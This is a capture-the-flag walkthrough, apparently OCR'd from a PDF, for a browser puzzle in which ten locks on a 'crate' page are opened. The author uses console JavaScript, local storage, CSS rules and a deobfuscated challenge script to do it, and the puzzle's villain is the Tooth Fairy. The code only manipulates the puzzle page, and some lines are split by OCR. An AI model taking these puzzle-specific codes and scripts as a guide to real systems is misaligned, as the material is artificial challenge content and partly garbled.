
Let's put the cover back on the switch and try a test code to see if we get other errors.

We find that replacing the cover has no effect. Perhaps there are other divs with class = "component xxxx" that are misplaced. Let's use the Inspector to search for them.

Yes – there are three "components". We've already moved the macaroni, and here we see a gnome. Let's move the gnome we see in the screenshot above, plus a "swab" that is elsewhere in the HTML.


After putting the cover back on, the lock seems to function – at least when a test code is entered (resulting in "FAIL").

After getting distracted for a long period of time by the "data-code" attributes in the components, I realized that the printed circuit board had an eight-digit string on it this entire time: KD29XJ37. Let's type that in and unlock the lock.



The villain is **The Tooth Fairy**.

But wait! After opening the last lock, we see a message in the console:



A new challenge!

Maybe we can do this by scripting some of the codes that didn't need manual interaction. Some of the codes appear in images or PDFs, however, so maybe we can read the codes visually, then quickly type them by hand into the script and run it through the console. The script will operate the locks, move the gnomes, etc.


So here's what we'll do. We'll use the following script to assist us in manually operating the locks more quickly. If the lock code is static or easily obtained in the DOM, we'll just copy/paste some javascript into the console to complete that lock. If we have to visually obtain the code, like with the hologram, we'll manually get the code, then we'll update the script with the new code, then we'll copy/paste the javascript into the console to operate the locks, etc.


Here is the script, which is really a collection of javascript fragments that we'll update/copy/paste in chunks:

```
// QUICKLY eyeball the code from the console
document.querySelector('input[data-id="1"]').value = "W329WL76";
document.querySelector('input[data-id="1"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c1').querySelector('button[data-id="1"]').dispatchEvent(new Event('click'));
window.print() // pop the PDF

// QUICKLY get the code from the PDF
document.querySelector('input[data-id="2"]').value = "5QO2UPO7";
document.querySelector('input[data-id="2"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c2').querySelector('button[data-id="2"]').dispatchEvent(new Event('click'));

// QUICKLY get the code from the network image
document.querySelector('input[data-id="3"]').value = "4J3UENPT";
document.querySelector('input[data-id="3"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c3').querySelector('button[data-id="3"]').dispatchEvent(new Event('click'));
document.querySelector('input[data-id="4"]').value = localStorage[Object.keys(localStorage)[0]];
document.querySelector('input[data-id="4"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c4').querySelector('button[data-id="4"]').dispatchEvent(new Event('click'));
document.querySelector('input[data-id="5"]').value = document.title.substring(document.title.length-
8,document.title.length);
document.querySelector('input[data-id="5"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c5').querySelector('button[data-id="5"]').dispatchEvent(new Event('click'));
document.querySelector('.hologram').style.perspective='9000px';

// QUICKLY get the code from the hologram and type it in here
document.querySelector('input[data-id="6"]').value = "ZVYN6KPF";
document.querySelector('input[data-id="6"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c6').querySelector('button[data-id="6"]').dispatchEvent(new Event('click'));
document.querySelector('input[data-id="7"]').value =
window.getComputedStyle(document.querySelector('.instructions')).getPropertyValue('font-
family').substring(1,9);;
document.querySelector('input[data-id="7"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c7').querySelector('button[data-id="7"]').dispatchEvent(new Event('click'));
document.querySelector('input[data-id="8"]').value = "VERONICA";
document.querySelector('input[data-id="8"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c8').querySelector('button[data-id="8"]').dispatchEvent(new Event('click'));

// QUICKLY Get this manually - chakras
```

```
document.querySelector('input[data-id="9"]').value = "4B5QWK2T";
document.querySelector('input[data-id="9"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c9').querySelector('button[data-id="9"]').dispatchEvent(new Event('click'));
var macnode = document.createElement('div')
macnode.setAttribute('class','component macaroni');
macnode.setAttribute('data-code', 'A33');
document.querySelector('.lock.c10').appendChild(macnode);
var swabnode = document.createElement('div')
swabnode.setAttribute('class','component swab');
swabnode.setAttribute('data-code', 'J39');
document.querySelector('.lock.c10').appendChild(swabnode);
var gnomenode = document.createElement('div')
gnomenode.setAttribute('class','component gnome');
gnomenode.setAttribute('data-code', 'XJ0');
document.querySelector('.lock.c10').appendChild(gnomenode);
document.querySelector('input[data-id="10"]').value = "KD29XJ37";
document.querySelector('input[data-id="10"]').dispatchEvent(new Event('change'));
document.querySelector('.lock.c10').querySelector('button[data-id="10"]').dispatchEvent(new
Event('click'));
```

It took a few tries to hone the process and eliminate wasteful pointing and clicking, but this approach did work:





OMG - a new challenge – 5 seconds. To even come close to accomplishing this, we'll have to figure out how to open all of the locks programmatically. It's time to try harder by reverse-engineering how the crate works and where all of the data comes from.

Start by looking at the behavior and characteristics of the crate HTML page. Looking at the page source, we immediately see the few predictable codes that we already knew about, like the code in the title, the code in the font-family name, and the code for the PDF that we overlooked earlier:

But we also see two other interesting things at the top of the file. The first thing we notice is that the URL for the main stylesheet has a uuid in the URI. After some experimentation, we also notice that the uuid changes every time we refresh the main crate page.

The second thing we notice is that there is some commented-out javascript that appears to be test code left by a developer. Within that test code there are references to “chance” and “seed”, and there is a “pool” of characters that matches the character set experienced by our lock codes. This test code seems like it is related to the generation of our lock codes. Let’s keep looking, but let’s also remember to come back to that.

If we scroll down to the bottom of the HTML source, we see a javascript file being loaded. The URI for that also has *the same uuid* in the URI portion of the path.

```
<input type="text" maxlength="8" data-id="2"> <button data-id="2" disabled="disabled">Unlock</button> <span class="led-indicator
locked"></span> <span class="led-indicator unlocked"></span></div></li><li><div class="instructions">This code is still unknown; it
was fetched but never shown.</div><button class="hint-dispenser" data-id="3">Need a hint?</button></li><li><div class="lock c3">
<input type="text" maxlength="8" data-id="3"> <button data-id="3" disabled="disabled">Unlock</button> <span class="led-indicator
locked"></span> <span class="led-indicator unlocked"></span></div></li><li><div class="instructions">Where might we keep the things
we forage? Yes, of course: Local barrels!</div><button class="hint-dispenser" data-id="4">Need a hint?</button></li><li><div
class="lock c4"><input type="text" maxlength="8" data-id="4"> <button data-id="4" disabled="disabled">Unlock</button> <span
class="led-indicator locked"></span> <span class="led-indicator unlocked"></span></div></li><li><div class="instructions">Did you
notice the code in the title? It may very well prove vital.</div><button class="hint-dispenser" data-id="5">Need a hint?</button>
</li><li><div class="lock c5"><input type="text" maxlength="8" data-id="5"> <button data-id="5" disabled="disabled">Unlock</button>
<span class="led-indicator locked"></span> <span class="led-indicator unlocked"></span></div></li><li><div class="instructions">In
order for this hologram to be effective, it may be necessary to increase your perspective.</div><div class="sticker"><div
class="hologram"><div class="items"><div class="GMSXHBQH">7</div><div class="KPVVBGSG">N</div><div class="AJGXPXJV">D</div><div
class="ZADFCDIV">2</div><div class="RPSMZXMY">E</div><div class="KXTBRPTJ">T</div><div class="IDOIJIKV">7</div><div
class="ZWYRBISO">X</div></div><div class="component swab" data-code="J39"></div></div></div><button class="hint-dispenser" data-
id="6">Need a hint?</button></li><li><div class="lock c6"><input type="text" maxlength="8" data-id="6"> <button data-id="6"
disabled="disabled">Unlock</button> <span class="led-indicator locked"></span> <span class="led-indicator unlocked"></span></div>
</li><li><div class="component macaroni" data-code="A33"></div><div class="instructions">The font you're seeing is pretty slick, but
this lock's code was my first pick.</div><button class="hint-dispenser" data-id="7">Need a hint?</button></li><li><div class="lock
c7"><input type="text" maxlength="8" data-id="7"> <button data-id="7" disabled="disabled">Unlock</button> <span class="led-indicator
locked"></span> <span class="led-indicator unlocked"></span></div></li><li><div class="instructions">In the event that the <span
class="eggs">.eggs</span> go bad, you must figure out who will be sad.</div><button class="hint-dispenser" data-id="8">Need a hint?
</button></li><li><div class="lock c8"><input type="text" maxlength="8" data-id="8"> <button data-id="8"
disabled="disabled">Unlock</button> <span class="led-indicator locked"></span> <span class="led-indicator unlocked"></span></div>
</li><li><div class="instructions">This <span class="chakra">next</span> code will be <span class="chakra">unredacted</span>, but
<span class="chakra">only</span> <span class="chakra">when</span> all the <span class="chakra">chakras</span> are <span
class="subtle">:</span>active.</div><button class="hint-dispenser" data-id="9">Need a hint?</button></li><li><div class="lock c9">
<input type="text" maxlength="8" data-id="9"> <button data-id="9" disabled="disabled">Unlock</button> <span class="led-indicator
locked"></span> <span class="led-indicator unlocked"></span></div></li><li><div class="instructions">Oh, no! This lock's out of
commission! Pop off the cover and locate what's missing.</div><button class="hint-dispenser" data-id="10">Need a hint?</button></li>
<li><div class="lock c10"><div class="cover"><button data-id="10" disabled="disabled">Unlock</button></div><input type="text"
maxlength="8" data-id="10"> <button class="switch" data-id="10"></button> <span class="led-indicator locked"></span> <span
class="led-indicator unlocked"></span></div></li></ul></div><script type="text/javascript" src="/client.js/f821e616-a9f3-4ed3-a20a-
b66e0532e280"></script></body></html>
```

Let’s look at the stylesheet.


```
  position: absolute;
  font-family: monospace;
  font-weight: bold;
  color: #bb0000;
  font-size: 1.5em;
  top: -12px;
}

span.chakra:nth-child(1):active:after {
  content: 'KR';
}
span.chakra:nth-child(2):active:after {
  content: 'TV';
}
span.chakra:nth-child(3):active:after {
  content: 'L';
}
span.chakra:nth-child(4):active:after {
  content: 'VB';
}
span.chakra:nth-child(5):active:after {
  content: 'V';
}

.locks > li > .lock.c10 .switch {
  width: 45px;
  height: 45px;
  position: absolute;
  top: 123px;
  left: 54px;
  border: none;
  background: none;
  z-index: 10;
}
```

The content of the stylesheet is relatively unremarkable, but we do see the codes for the chakras. That solves the problem of where to find the codes for those.


Let's now take a look at the javascript file.

```
var _0x550c=
['\x58\x32\x4a\x76\x5a\x48\x6c\x43\x62\x47\x39\x69','\x64\x48\x6c\x77\x5a\x51\x3d\x3d','\x63\x32\x56\x68\x63\x6d\x4e\x6f\x55\x47\x46
\x79\x59\x57\x31\x7a','\x59\x58\x42\x77\x62\x47\x6c\x6a\x59\x58\x52\x70\x62\x32\x34\x76\x65\x43\x31\x33\x64\x33\x63\x74\x5a\x6d\x39\
x79\x62\x53\x31\x31\x63\x6d\x78\x6c\x62\x6d\x4e\x76\x5a\x47\x56\x6b\x4f\x32\x4e\x6f\x59\x58\x4a\x7a\x5a\x58\x51\x39\x56\x56\x52\x47\
x4c\x54\x67\x3d','\x63\x6d\x56\x7a\x62\x32\x78\x32\x5a\x51\x3d\x3d','\x59\x32\x39\x31\x62\x47\x51\x67\x62\x6d\x39\x30\x49\x48\x4a\x6
c\x59\x57\x51\x67\x52\x6d\x39\x79\x62\x55\x52\x68\x64\x47\x45\x67\x59\x6d\x39\x6b\x65\x53\x42\x68\x63\x79\x42\x69\x62\x47\x39\x69','
\x64\x47\x56\x34\x64\x41\x3d\x3d','\x63\x6d\x56\x68\x5a\x45\x46\x7a\x56\x47\x56\x34\x64\x41\x3d\x3d','\x5a\x6e\x4a\x76\x62\x55\x4e\x
6f\x59\x58\x4a\x44\x62\x32\x52\x6c','\x59\x32\x39\x31\x62\x47\x51\x67\x62\x6d\x39\x30\x49\x48\x4a\x6c\x59\x57\x51\x67\x52\x6d\x39\x7
9\x62\x55\x52\x68\x64\x47\x45\x67\x59\x6d\x39\x6b\x65\x53\x42\x68\x63\x79\x42\x30\x5a\x58\x68\x30','\x63\x47\x46\x79\x63\x32\x55\x3d
','\x5a\x47\x56\x73\x5a\x58\x52\x6c','\x5a\x32\x56\x30','\x61\x47\x46\x7a','\x61\x47\x46\x7a\x54\x33\x64\x75\x55\x48\x4a\x76\x63\x47
\x56\x79\x64\x48\x6b\x3d','\x52\x45\x56\x4d\x52\x56\x52\x46','\x53\x45\x56\x42\x52\x41\x3d\x3d','\x59\x33\x4a\x6c\x5a\x47\x56\x75\x6
4\x47\x6c\x68\x62\x48\x4d\x3d','\x62\x57\x56\x30\x61\x47\x39\x6b','\x62\x57\x39\x6b\x5a\x51\x3d\x3d','\x63\x32\x6c\x6e\x62\x6d\x46\x
73','\x64\x58\x4a\x73','\x63\x32\x46\x74\x5a\x53\x31\x76\x63\x6d\x6c\x6e\x61\x57\x34\x3d','\x64\x47\x39\x56\x63\x48\x42\x6c\x63\x6b\
x4e\x68\x63\x32\x55\x3d','\x63\x6d\x56\x6d\x5a\x58\x4a\x79\x5a\x58\x49\x3d','\x58\x32\x6c\x75\x61\x58\x52\x43\x62\x32\x52\x35','\x64
\x48\x4a\x70\x62\x51\x3d\x3d','\x63\x33\x42\x73\x61\x58\x51\x3d','\x63\x6d\x56\x77\x62\x47\x46\x6a\x5a\x51\x3d\x3d','\x61\x6d\x39\x7
0\x62\x67\x3d\x3d','\x63\x33\x52\x68\x64\x48\x56\x7a\x56\x47\x56\x34\x64\x41\x3d\x3d','\x59\x32\x78\x76\x62\x6d\x55\x3d','\x63\x6d\x
56\x6b\x61\x58\x4a\x6c\x59\x33\x51\x3d','\x53\x57\x35\x32\x59\x57\x78\x70\x5a\x43\x42\x7a\x64\x47\x46\x30\x64\x58\x4d\x67\x59\x32\x3
9\x6b\x5a\x51\x3d\x3d','\x62\x6d\x46\x74\x5a\x51\x3d\x3d','\x63\x33\x52\x68\x59\x32\x73\x3d','\x59\x32\x39\x75\x63\x33\x52\x79\x64\x
57\x4e\x30\x62\x33\x49\x3d','\x59\x57\x4a\x76\x63\x6e\x52\x6c\x5a\x41\x3d\x3d','\x51\x57\x4a\x76\x63\x6e\x52\x6c\x5a\x41\x3d\x3d','\
x51\x57\x4a\x76\x63\x6e\x52\x46\x63\x6e\x4a\x76\x63\x67\x3d\x3d','\x62\x32\x35\x73\x62\x32\x46\x6b','\x5a\x32\x56\x30\x51\x57\x78\x7
3\x55\x6d\x56\x7a\x63\x47\x39\x75\x63\x32\x56\x49\x5a\x57\x46\x6b\x5a\x58\x4a\x7a','\x63\x6d\x56\x7a\x63\x47\x39\x75\x63\x32\x56\x56
\x55\x6b\x77\x3d','\x57\x43\x31\x53\x5a\x58\x46\x31\x5a\x58\x4e\x30\x4c\x56\x56\x53\x54\x41\x3d\x3d','\x63\x6d\x56\x7a\x63\x47\x39\x
75\x63\x32\x55\x3d','\x63\x6d\x56\x7a\x63\x47\x39\x75\x63\x32\x56\x55\x5a\x58\x68\x30','\x54\x6d\x56\x30\x64\x32\x39\x79\x61\x79\x42
\x79\x5a\x58\x46\x31\x5a\x58\x4e\x30\x49\x47\x5a\x68\x61\x57\x78\x6c\x5a\x41\x3d\x3d','\x62\x32\x35\x30\x61\x57\x31\x6c\x62\x33\x56\
x30','\x62\x32\x35\x68\x59\x6d\x39\x79\x64\x41\x3d\x3d','\x61\x57\x35\x6a\x62\x48\x56\x6b\x5a\x51\x3d\x3d','\x64\x32\x6c\x30\x61\x45
\x4e\x79\x5a\x57\x52\x6c\x62\x6e\x52\x70\x59\x57\x78\x7a','\x62\x32\x31\x70\x64\x41\x3d\x3d','\x63\x32\x56\x30\x55\x6d\x56\x78\x64\x
57\x56\x7a\x64\x45\x68\x6c\x59\x57\x52\x6c\x63\x67\x3d\x3d','\x59\x57\x4a\x76\x63\x6e\x51\x3d','\x62\x32\x35\x79\x5a\x57\x46\x6b\x65
\x58\x4e\x30\x59\x58\x52\x6c\x59\x32\x68\x68\x62\x6d\x64\x6c','\x63\x32\x56\x75\x5a\x41\x3d\x3d','\x63\x47\x39\x73\x65\x57\x5a\x70\x
62\x47\x77\x3d','\x4f\x44\x45\x30\x4e\x6a\x5a\x6a\x4d\x54\x6b\x78\x4d\x47\x51\x35','\x5a\x58\x68\x77\x62\x33\x4a\x30\x63\x77\x3d\x3d
','\x59\x32\x46\x73\x62\x41\x3d\x3d','\x5a\x47\x56\x6d\x61\x57\x35\x6c\x55\x48\x4a\x76\x63\x47\x56\x79\x64\x48\x6b\x3d','\x54\x57\x3
9\x6b\x64\x57\x78\x6c','\x58\x31\x39\x6c\x63\x30\x31\x76\x5a\x48\x56\x73\x5a\x51\x3d\x3d','\x59\x33\x4a\x6c\x59\x58\x52\x6c','\x63\x
33\x52\x79\x61\x57\x35\x6e','\x59\x6d\x6c\x75\x5a\x41\x3d\x3d','\x5a\x47\x56\x6d\x59\x58\x56\x73\x64\x41\x3d\x3d','\x4d\x7a\x45\x33\
x4e\x7a\x67\x30\x4e\x54\x51\x79\x4e\x44\x6b\x7a','\x59\x54\x45\x77\x59\x6a\x52\x6b\x59\x32\x55\x34\x59\x6d\x49\x30','\x4d\x32\x4e\x6
8\x4e\x44\x67\x32\x59\x32\x52\x6d\x4e\x54\x63\x78','\x61\x32\x56\x35\x63\x77\x3d\x3d','\x5a\x6d\x6c\x73\x64\x47\x56\x79','\x5a\x57\x
35\x31\x62\x57\x56\x79\x59\x57\x4a\x73\x5a\x51\x3d\x3d','\x59\x58\x42\x77\x62\x48\x6b\x3d','\x62\x47\x56\x75\x5a\x33\x52\x6f','\x5a\
x6d\x39\x79\x52\x57\x46\x6a\x61\x41\x3d\x3d','\x5a\x32\x56\x30\x54\x33\x64\x75\x55\x48\x4a\x76\x63\x47\x56\x79\x64\x48\x6c\x45\x5a\x
58\x4e\x6a\x63\x6d\x6c\x77\x64\x47\x39\x79\x63\x77\x3d\x3d','\x5a\x47\x56\x6d\x61\x57\x35\x6c\x55\x48\x4a\x76\x63\x47\x56\x79\x64\x4
7\x6c\x6c\x63\x77\x3d\x3d','\x5a\x32\x56\x30\x54\x33\x64\x75\x55\x48\x4a\x76\x63\x47\x56\x79\x64\x48\x6c\x45\x5a\x58\x4e\x6a\x63\x6d
```

Ouch! It's a big obfuscated mess. Let's try to clean it up a little bit with http://www.jsnice.org/



Looking at the top of the deobfuscated source, there is an array of base64 strings. Let's use a javascript map function to convert the whole thing to clear-text in the console.



The array of strings clearly contains some information of interest – we see the uuid used for this run of the crate, we see the code that appears in the console (along with the bracketing Unicode characters), and we see what appears to be some other code that might be lock-related. Unfortunately, we learn something else while refreshing the page – the name of the array is randomized, and the order of the strings within the array is randomized, as seen here:

For instance, in the first of the two console screenshots above, the uuid string appears in the array at index [21], while in the second screenshot the uuid string appears in the array at index [23]. Other strings have clearly moved around as well. This will make it tough to data-mine the script.

Let's restablish what we know at that this point about the codes for each of the locks:


Lock 1	This code can be found in the data array. We need to programmatically locate its encapsulating string due to its random location, then pull the code substring out of that encapsulating string.
Lock 2	This code lives in the HTML – it's in a DIV.LIBRA container. It can be directly harvested from the DOM.
Lock 3	This code only appears in the image that the body script fetches asynchronously. It is not in the data array, and it appears to be computed server-side. We'll need to reverse-engineer it.
Lock 4	This code can be directly harvested from local storage.
Lock 5	This code can be directly harvested from the page title.
Lock 6	We discover that the hologram code is in the DOM, but broken up across several DIVs.  The code can be reliably harvested in pieces from the DOM, then reconstructed for use in unlocking the lock.
Lock 7	This code can be directly harvested from the font-family name seen in the DOM.
Lock 8	This code is always static - VERONICA
Lock 9	The individual code elements can be reliably parsed out of the stylesheet, then reconstructed for use in unlocking the lock.
Lock 10	This code is always static - KD29XJ37

OK – time to reverse-engineer the code for the network image-based lock.

